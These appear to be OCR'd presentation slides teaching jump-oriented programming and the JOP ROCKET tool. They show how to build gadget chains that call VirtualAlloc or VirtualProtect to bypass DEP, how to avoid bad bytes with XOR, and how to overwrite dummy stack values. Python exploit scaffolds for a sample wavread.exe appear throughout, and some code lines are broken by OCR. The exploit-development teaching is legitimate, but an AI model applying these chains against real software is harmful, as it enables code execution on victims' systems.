- Just like with any other type of low-level exploit, we'll want to regularly check out our work in a debugger to make sure everything is working properly.
  - This way we can view the states of all our registers as each gadget executes.

Let's check out our demo exploit in Immunity!

Part 4: Automated Generation of JOP Chains

Simplifying JOP (Just A Little Bit)

- JOP using a manual approach can be very complex, even ugly.
  - Wild, out-of-this-world gadgets and code-reuse trickery to do actions that, perchance, could be done more easily with ROP?
- What if we could simplify this art of JOP?
  - **Dare** we attempt such a thing?

Believe in the power of JOP

Prebuilt ROP Chains

History lesson!


- As exploit developers, we have long been **spoiled** by Mona, which can produce a variety of pre-built ROP chains.
  - Sometimes they can be ready to use with little work.
    - Other times they may require slight tweaking, or even extensive labor.
  - At the very least, they can provide a strong starting point.

Ideals Setups for JOP & ROP

No “magical” PUSHAD.

- JOP
  - Preload all required arguments for the **Windows API** call onto the stack in correct order.
  - Utilize stack pivots to advance ESP to the start of **VirtualProtect**() arguments
  - Use JOP to load address to **VirtualProtect**() into a register, e.g. EBX
  - Make a **dereferenced** call to that register, e.g. JMP [EBX]

- ROP
  - **PUSHAD** instruction
    - Load all registers with appropriate values for call to **VirtualAlloc**() or **VirtualProtect**()
  - When **PUSHAD** is executed, the call to the Windows API is ready to launch with needed arguments
  - The **PUSHAD** technique is really just loading register values prior to making the call to Windows API call.



Prebuilt JOP Chains

- JOP ROCKET now generates complete JOP chains in Python, to bypass DEP.
  - Under ideal circumstances, these may be ready to go straight away.

- JOP ROCKET will attempt to produce JOP chains for each indirect branch instruction to a register.
  - This is limited to indirect jumps.
  - Due to the nature of JOP, certain registers will be reserved for the dispatch table and the dispatcher gadget.
    - This is very different than ROP, where everything ends in RET
  - Therefore, the JOP ROCKET will attempt to produce up to **five** different variations for each indirect jump to a specific register.
    - Some will be more viable than others; these provide a ***starting point.***

Using a Series of Stack Pivots with JOP

- Our approach to automatic JOP chain generation is to use a series of stack pivots.
  - This will not work in all circumstances.
  - This simplifies JOP chain generation.
  - We start from wherever we land from capturing EIP, via buffer overflow, SEH overwrite, etc.
  - Next, we make a series of stack pivots via JOP, going from one pivot to the next.
  - Our destination is the parameter values for a Windows API call, e.g. VirtualProtect(), VirtualAlloc(), etc.
  - Thus, if we are 0x3000 bytes from our destination, we could make 150 0x20 stack pviots to reach our destination.
    - This is of course not as practical – we typically would prefer to use larger stack pivots.
    - You can tell JOP ROCKET the desired stack pivot amount, and it will generate it using multiple gadgets.
  - Once we reach our destination, all the parameter values are on the stack. We can now load a pointer to the Windows API function into a register, and then make a dereferenced JMP to that register.
    - Pop EAX ← supply PTR to VirtualProtect() ; this must be a pointer, which JOP ROCKET can find.
    - JMP DWORD PTR [EAX] ← We will now make the call to VirtualProtect() – it already has all parameter values on the stack!

Using a Series of Stack Pivots with JOP

- ESI is dereferenced, and points to dispatch table. It is advanced by dispatcher gadget.

[ESI] → Address	Gadget
base + 0x15eb	ADD ESP, 0x700 # PUSH EDX # JMP EBX
0x41414141	Filler
base + 0x15eb	ADD ESP, 0x700 # PUSH EDX # JMP EBX
0x41414141	Filler
base + 0x17ba	ADD ESP, 0x500 # PUSH EDI # JMP EBX
0x41414141	Filler
base + 0x14ef	ADD ESP, 0x20 # ADD ECX, EDI # JMP EBX
0x41414141	Filler
base + 0x124d	POP EAX
0x41414141	Filler
base + 0x1608	JMP DWORD PTR [EAX]

Address	Dispatcher Gadget
EBX → 0x00402334	ADD ESI, 0x4 # JMP DWORD PTR [ESI]

- We perform a series of stack pivots, totaling **0x1320** (4896) bytes.

- The stack pivots will take us to our VirtualProtect() parameters.

Sample Value	Stack Parameter for VP
0x00426024	PTR -> VirtualProtect()
0x0042DEAD	Return Address
0x0042DEAD	lpAddress
0x000003e8	dwSize
0x00000040	flNewProtect -> RWX
0x00420000	lpflOldProtect → writable location

- We load EAX with Windows API function and make the call

- JOP ROCKET will attempt to discover the **dispatcher gadget** and calculate the necessary **padding**, inserting them between each functional gadget.
  - If no dispatcher gadget is found, a padding of 0x4 bytes is supplied.
- Uses **two ROP gadgets** to load the **dispatcher gadget** and **dispatch table**, and then it starts the JOP. ☺
- It will discover a pointer to **VirtualAlloc()** and **VirtualProtect()** and build separate **JOP chains** for each.
- This works under the premise that the necessary parameters are on the stack, and we can perform a **series of stack pivots** to reach the prebuilt stack.
  - The JOP ROCKET allows the user to specify the desired stack pivot.

JOP Chain Generation

- Set up for starting JOP.
  - This uses two ROP gadgets
  - With right gadgets, it can be 100% JOP– no ROP.

Address	Gadget
base + 0x1d3d8	POP EDX # RET # **Load dispatcher gadget**
base + 0X1538	ADD EDI, 0XC # JMP DWORD PTR [EDI] **# DG**
base + 0x15258	POP EDI # RET # **Load dispatch table**
0xdeadbeef	Address for dispatch table!
base + 0x1547	JMP EDX # **Start the JOP**

Quick and Dirty Method

- You can let JOP ROCKET search for **everything** and hope for the best.
  - This generates up to five sample chains each of VirtualAlloc() and VirtualProtect() for each indirect jump.

```
g or z: generate prebuild JOP chains!
        Use s first if you have not discovered JOP gadgets yet.
n: change number of prebuilt JOP chains to attempt per register.
p: change number of bytes desired in stack pivots.
s: clear all settings and rebuild for all registers for JOP
        You only need to do this once per PE file.
u: Using gadgets already found; do not clear.
        You only need to do this once per PE file. Do s *or* u.
h: display options
x or X: return to previous menu
```

Being More Specific

- Once you determine the needed stack pivot, you can specify it, and the JOP ROCKET will attempt to build the **best** pivots.
  - It takes into consideration available registers.
- You can also increase or reduce the number of JOP chains to build.

```
g or z: generate prebuild JOP chains!
        Use s first if you have not discovered JOP gadgets yet.
n: change number of prebuilt JOP chains to attempt per register.
p: change number of bytes desired in stack pivots.
s: clear all settings and rebuild for all registers for JOP
        You only need to do this once per PE file.
u: Using gadgets already found; do not clear.
        You only need to do this once per PE file. Do s *or* u.
h: display options
x or X: return to previous menu
```

- When considering the multiple stack pivots style of JOP, as opposed to the more manual, classical JOP, look at how far of a pivot you would need to make to reach your gadgets.
  - Is it feasible?
  - If you had your JOP parameters stored on the heap, you could still use this technique but there would be a couple additional steps.

JOP Chain for VirtualAlloc()

```python
import struct

def create_rop_chain():
    rop_gadgets = [
        0x0041d3d8, # (base + 0x1d3d8), # pop edx # ret  # wavread.exe   Load EDX with address for dispatcher gadget!
        0x00401538, # (base + 0x1538) # add edi, 0xc # jmp dword ptr [edi] # wavread.exe    bytes between dispatch
        table slots!
        0x00415258, # (base + 0x15258), # pop edi # ret  # wavread.exe Load EDI with address of dispatch table
        0xdeadbeef, # Address for your dispatcher table!
        0x00401547, # (base + 0x1547), # jmp edx #  wavread.exe wavread.exe # JMP to dispatcher gadget; start the JOP!
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

def create_jop_chain():
    jop_gadgets = [

        0x42424242, 0x42424242,     # padding  (0xc bytes)
        0x004015e6, # (base + 0x15e6), # add esp, 0x894 # mov ebp, esp # jmp edx # wavread.exe  [0x894 bytes]** 0x894
        0x42424242, 0x42424242,     # padding  (0xc bytes)
        0x004015e6, # (base + 0x15e6), # add esp, 0x894 # mov ebp, esp # jmp edx # wavread.exe  [0x894 bytes] 0x1128
        # N----> STACK PIVOT TOTAL: 0x1128 bytes
        0x42424242, 0x42424242,     # padding  (0xc bytes)
        0x004016e3, # (base + 0x16e3), # pop eax # push edx # add ecx, 0x20007 # jmp ebx # wavread.exe # Set up pop
        for VP
        0x0041d6ca, # (base + 0x1d6ca), # jmp dword ptr [eax] # wavread.exe # JMP to ptr for VirtualAlloc
        # JOP Chain gadgets are checked *only* to generate the desired stack pivot
    ]
    return ''.join(struct.pack('<I', _) for _ in jop_gadgets)

rop_chain=create_rop_chain()
jop_chain=create_jop_chain()

vp_stack = struct.pack('<L', 0xdeadc0de) # ptr -> VirtualAlloc()
vp_stack += struct.pack('<L', 0xdeadc0de, # Pointers to memcpy, wmemcpy not found) # return address  <-- where you
want it to return - here we are chaining it together with memcpy
vp_stack += struct.pack('<L', 0x00625000) # lpAddress  <-- Where you want to start modifying protection
vp_stack += struct.pack('<L', 0x000003e8) # dwsize  <-- Size: 1000
vp_stack += struct.pack('<L', 0x00001000) # flAllocationType <-- 100, MEM_COMMIT
vp_stack += struct.pack('<L', 0x00000040) # flProtect <--RWX, PAGE_EXECUTE_READWRITE
vp_stack += struct.pack('<L', 0x00625000) # *Same* address as lpAddress--where the execution jumps after memcpy()
vp_stack += struct.pack('<L', 0x00625000) # *Same* address as lpAddress--i.e. desination address for memcpy()
vp_stack += struct.pack('<L', 0xffffdddd) # memcpy() destination address--i.e. Source address for shellcode
vp_stack += struct.pack('<L', 0x00002000) # mempcpy() size parameter--size of shellcode
#This is one possible VirtualAlloc() chain; other possibilities exist!

shellcode = '\xcc\xcc\xcc\xcc' # '\xcc' is a breakpoint.
nops = '\x90' * 1
padding = '\x41' * 1

payload = padding + ropchain + jop_chain + vp_stack + nops + shellcode  # Payload set up may vary greatly

# This was created by the JOP ROCKET.
```

VirtualAlloc function

Reserves, commits, or changes the state of a region of pages in the virtual address space of the calling process. Memory allocated by this function is automatically initialized to zero.

JOP Chain for VirutalProtect()

```python
# VirtualProtect() JOP chain set up for functional gadgets ending in Jmp/Call EDX #1

import struct

def create_rop_chain():
    rop_gadgets = [
        0x0041d3d8, # (base + 0x1d3d8), # pop edx # ret  # wavread.exe   Load EDX with address for dispatcher gadget!
        0x00401538, # (base + 0x1538) # add edi, 0xc # jmp dword ptr [edi] # wavread.exe
        0x00415258, # (base + 0x15258), # pop edi # ret  # wavread.exe Load EDI with address of dispatch table
        0xdeadbeef, # Address for your dispatcher table!
        0x00401547, # (base + 0x1547), # jmp edx #  wavread.exe wavread.exe # JMP to dispatcher gadget; start the JOP!
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

def create_jop_chain():
    jop_gadgets = [

        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x004015e6, # (base + 0x15e6), # add esp, 0x894 # mov ebp, esp # jmp edx # wavread.exe  [0x894 bytes]** 0x894
        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x004015e6, # (base + 0x15e6), # add esp, 0x894 # mov ebp, esp # jmp edx # wavread.exe  [0x894 bytes] 0x1128
        # N----> STACK PIVOT TOTAL: 0x1128 bytes
        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x00401546, # (base + 0x1546), # pop eax # jmp edx #  wavread.exe wavread.exe # # Set up pop for VP
        0x0041d6ca, # (base + 0x1d6ca), # jmp dword ptr [eax] # wavread.exe # JMP to ptr for VirtualProtect
        # JOP Chain gadgets are checked *only* to generate the desired stack pivot
    ]
    return ''.join(struct.pack('<I', _) for _ in jop_gadgets)

rop_chain=create_rop_chain()
jop_chain=create_jop_chain()

vp_stack = struct.pack('<L', 0x00427008) # ptr -> VirtualProtect()
vp_stack += struct.pack('<L', 0x0042DEAD) # return address  <-- where you want it to return
vp_stack += struct.pack('<L', 0x00425000) # lpAddress  <-- Where you want to start modifying proctection
vp_stack += struct.pack('<L', 0x000003e8) # dwsize  <-- Size: 1000
vp_stack += struct.pack('<L', 0x00000040) # flNewProtect <-- RWX
vp_stack += struct.pack('<L', 0x00420000) # lpflOldProtect <--  MUST be writable location

shellcode = '\xcc\xcc\xcc\xcc'
nops = '\x90' * 1
padding = '\x41' * 1

payload = padding + ropchain + jop_chain + vp_stack + nops + shellcode  # Payload set up may vary greatly

# This was created by the JOP ROCKET
```

VirtualProtect function

Changes the protection on a region of committed pages in the virtual address space of the calling process.

JOP Chain for VirutalProtect()

```python
# VirtualProtect() JOP chain set up for functional gadgets ending in Jmp/Call EDX #2

import struct

def create_rop_chain():
    rop_gadgets = [
        0x0041d3d8, # (base + 0x1d3d8), # pop edx # ret  # wavread.exe   Load EDX with address for dispatcher gadget!
        0x00401538, # (base + 0x1538) # add edi, 0xc # jmp dword ptr [edi] # wavread.exe   #this is one possible
        dispatcher gadget, which may or may not be viable, with 12 bytes between dispatch table slots!
        0x00415258, # (base + 0x15258), # pop edi # ret  # wavread.exe Load EDI with address of dispatch table
        0xdeadbeef, # Address for your dispatcher table!
        0x00401547, # (base + 0x1547), # jmp edx #  wavread.exe wavread.exe # JMP to dispatcher gadget, start the JOP!
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
```

Let's kick things off with ROP

Load EDX with dispatcher gadget

Load EDI with dispatch table

Jump to EDX, our dispatcher gadget—start the JOP!

JOP Chain for VirutalProtect()

```
def create_jop_chain():
    jop_gadgets = [

        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x004015e6, # (base + 0x15e6), # add esp, 0x894 # mov ebp, esp # jmp edx # wavread.exe  [0x894 bytes]** 0x894
        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x004015e6, # (base + 0x15e6), # add esp, 0x894 # mov ebp, esp # jmp edx # wavread.exe  [0x894 bytes] 0x1128
        # N----> STACK PIVOT TOTAL: 0x1128 bytes
        0x42424242, 0x42424242,     # padding  (0x8 bytes)
        0x00401546, # (base + 0x1546), # pop eax # jmp edx #  wavread.exe wavread.exe # # Set up pop for VP
        0x0041d6ca, # (base + 0x1d6ca), # jmp dword ptr [eax] # wavread.exe # JMP to ptr for VirtualProtect
        # JOP Chain gadgets are checked *only* to generate the desired stack pivot
    ]
    return ''.join(struct.pack('<I', _) for _ in jop_gadgets)
```

We have a stack pivot of 0x894 bytes.

We have it again, giving us 0x1128 bytes.

Let’s load EAX with a pointer to VirtualProtect().

Let’s jump to the dereferenced VirtualProtect()!

JOP Chain for VirutalProtect()


```
30    rop_chain=create_rop_chain()
31    jop_chain=create_jop_chain()
32
33    vp_stack = struct.pack('<L', 0x00427008) # ptr -> VirtualProtect()
34    vp_stack += struct.pack('<L', 0x0042DEAD) # return address  <-- where you want it to return
35    vp_stack += struct.pack('<L', 0x00425000) # lpAddress  <-- Where you want to start modifying proctection
36    vp_stack += struct.pack('<L', 0x000003e8) # dwsize  <-- Size: 1000
37    vp_stack += struct.pack('<L', 0x00000040) # flNewProtect <-- RWX
38    vp_stack += struct.pack('<L', 0x00420000) # lpflOldProtect <--  MUST be writable location
39
40    shellcode = '\xcc\xcc\xcc\xcc'
41    nops = '\x90' * 1
42    padding = '\x41' * 1
43
44    payload = padding + ropchain + jop_chain + vp_stack + nops + shellcode  # Payload set up may vary greatly
```

Let’s bundle up our JOP gadgets.

JOP ROCKET gives a basic blue-print for VirtualProtect() parameters

JOP ROCKET supplies us with a starting point for other exploit necessities.

Here we package together EVERYTHING. We are ready to deliver our malicious payload.



Tweaking Our JOP

- As with prebuilt ROP chains, the JOP chains may require some tweaking and finessing to get them to work.
  - **JOP ROCKET** provides an excellent starting point.

Ideal Requirements

- For the generated JOP Chains to work **flawlessly**, using the technique with the stack pivot and having arguments populated in the stack, it is **ideal** to have exploits with ***no bad characters.***
  - A bad character restriction would mean certain characters might need to be avoided, e.g. **\x00**, **\xOD**, **\xOA**.
  - **Memcpy()** and **memmove()** are vulnerable functions that may have no inherent bad character restrictions.
    - These can move all bytes from one region of memory to another.

Bad bytes is not defeat

Fear not!

We can transform those bad bytes,

to literally whatever we want.

Bad Bytes

```
**********************************************************************
#2  Ops: 13 Mod: mytester10.exe
push ebp                    0x4013cd (offset 0x13cd)
jmp ecx                 0x4013ce (offset 0x13ce)
```

Original output from JOP ROCKET. This gadget has a bad byte, \xCD, that we need to avoid.

```
Enter offset to unasssemble. Default is 16 bytes. To enlarge or reduce,
delimit input with comma. E.g. 0x4062, 18     OR      0x4062        h=help
Input:
0x13ce
in eax, 0x5e                            0x4013be (offset 0x13be)

jmp esp                         0x4013c0 (offset 0x13c0)

push edi                                0x4013c2 (offset 0x13c2)

jmp eax                         0x4013c3 (offset 0x13c3)

mov edx, edi                            0x4013c5 (offset 0x13c5)

push esi                                0x4013c7 (offset 0x13c7)

jmp ebx                         0x4013c8 (offset 0x13c8)

add edi, 0x54                           0x4013ca (offset 0x13ca)

push ebp                                0x4013cd (offset 0x13cd)

jmp ecx                         0x4013ce (offset 0x13ce)
```

*Using JOP ROCKET to **unassemble** (u command) and go back one line, to avoid our bad byte. Now instead of **\xCD,** we have **\xCA**, which is not a problem!*

- JOP ROCKET provides flexible options.
- Can find an alternative form by starting the gadget earlier.
  - Thus, bad bytes can be avoided.

Overcoming Bad Bytes

- As with ROP, we can still work with bad bytes.
  - We got this!
- In this case, we would simply preload the stack with **dummy values** and then overwrite them.
  - We can load one register with the XOR key value and another with our desired value, already "encrypted" via XOR.
  - We can navigate on the stack to the dummy variable.
  - Now we can **XOR** our encrypted value with the XOR key.
    - The register will now hold the desired form, **bad bytes and all!**
    - We, thus, can produce our desired **\x00** easily with **XOR**, by using an "encrypted" value and the XOR key!

7 XOR 5 = 2
2 XOR 5 = 7
7 XOR 2 = 5

0x58982033 **XOR**
0x58D84013
= 0x00406020

Before

Reg	Value
EAX	0xdeadc0de
EBX	0xdeedc0de

XOR EAX, EBX

After

Reg	Value
EAX	0x00400000
EBX	0xdeedc0de

Excluding Bad Bytes

```
b: Show or add bad characters.
v: Generates CSV of all operations from all modules.
c: Clears everything.
k: Clears selected DLLs.
i: change imagebase for the image executable
y: Useful information.
q: Credits
x: exit.

...
b

Current bad characters:

        1 - Add bad chars
        2 - Add 0d 0a 00
        3 - Exit

2

Current bad characters:
0A, 0D, 00

...
```

```
cat = disHereClean2(addy, cnt, num, "jmp")
if (not cat == " " ) &  (not checkMitigationSkip()) & (not checkBadCharSkip(addy)):
    if printStyle:
        cat0 = "\n
            ******************************************************************************\n"
        counter()
        cat0+= Ct () + "\t" + out + showCurrentMitigation()
        cat=cat0+ cat
    if not printStyle:
        cat=cat+showCurrentMitigation()
    saveDirectory(directory, peName, Reg, operation, cat,lock)
    lock=True
```

- **JOP ROCKET** allows you to select bad characters to exclude!

- **JOP ROCKET** checks for any bad characters before printing results—if found, they are excluded!

Overwriting Dummy Variables

- We can place **dummy values** on the stack to be overwritten with appropriate argument for **VirtualProtect().**
- We achieve this **overwrite** by moving one register, to another dereferenced register, that points to the location of the dummy value.
  - E.g. **MOV [EDX], EBP**
- The **PUSH** instruction also works.

Hex	ASCII	Dummy Value
0x41414141	AAAA	Ptr to VirtualProtect()
0x42424242	BBBB	Return address
0x43434343	CCCC	lpAddress – VP
0x44444444	DDDD	dwSize –VP
0x45454545	EEEE	flNewProtect –VP
0x46464646	FFFFF	lpflOldProtect - VP

```
vp_stack = struct.pack('<L', 0x41414141) # ptr -> VirtualProtect()
vp_stack += struct.pack('<L', 0x42424242) # return address  <-- where on the
stack you want it to return
vp_stack += struct.pack('<L', 0x43434343) # lpAddress  <-- Where on the
stack you want to start modifying proctection
vp_stack += struct.pack('<L', 0x44444444) # dwsize  <-- Size: 1000
vp_stack += struct.pack('<L', 0x45454545) # flNewProtect <-- RWX
vp_stack += struct.pack('<L', 0x46464646) # lpflOldProtect <--  MUST be
writable location
```

Gadget 1


POP EDX;

JMP ECX;

Gadget 2

POP EBX;

JMP ECX;



Gadget 3

XOR EBX, EDX;

MOV [EDI], EBX;

JMP ECX;

Load EDX with XORed value

Load EBX with XOR key

Pick one, gadget 4 or gadget 5!

Transform EBX to desired value and overwrite dummy value in EDI

Gadget 4

ADD EDI, 0X4

JMP ECX;

Advance EDI to next dummy value to overwrite

Gadget 5

INC EDI

JMP ECX;

Repeat 4 times

JOP ROCKET Delivers For Us

- JOP ROCKET indeed provides functional gadgets to overwrite dummy values and to advance our register to the next "slot."

Using MOV DWORD PTR to Overwrite

- JOP ROCKET makes it simple to find JOP gadgets that will move a register into another dereferenced register.
  - The versatile menu makes it easy to obtain all the gadgets for MOV Dword PTR dereferences.

```
move - Print all movement
        mov - Print all MOV
        movv - Print all MOV Value
        movs - Print all MOV Shuffle
        deref - Print all MOV Dword
                PTR dereferences (NEW)
        l - Print all LEA
        xc - Print XCHG

all - Print all the above
(Recommended)


...........
Print Menu.
...........
g
Enter operations, delimited by comma:
deref
```

Firstly, select the desired operations to print.

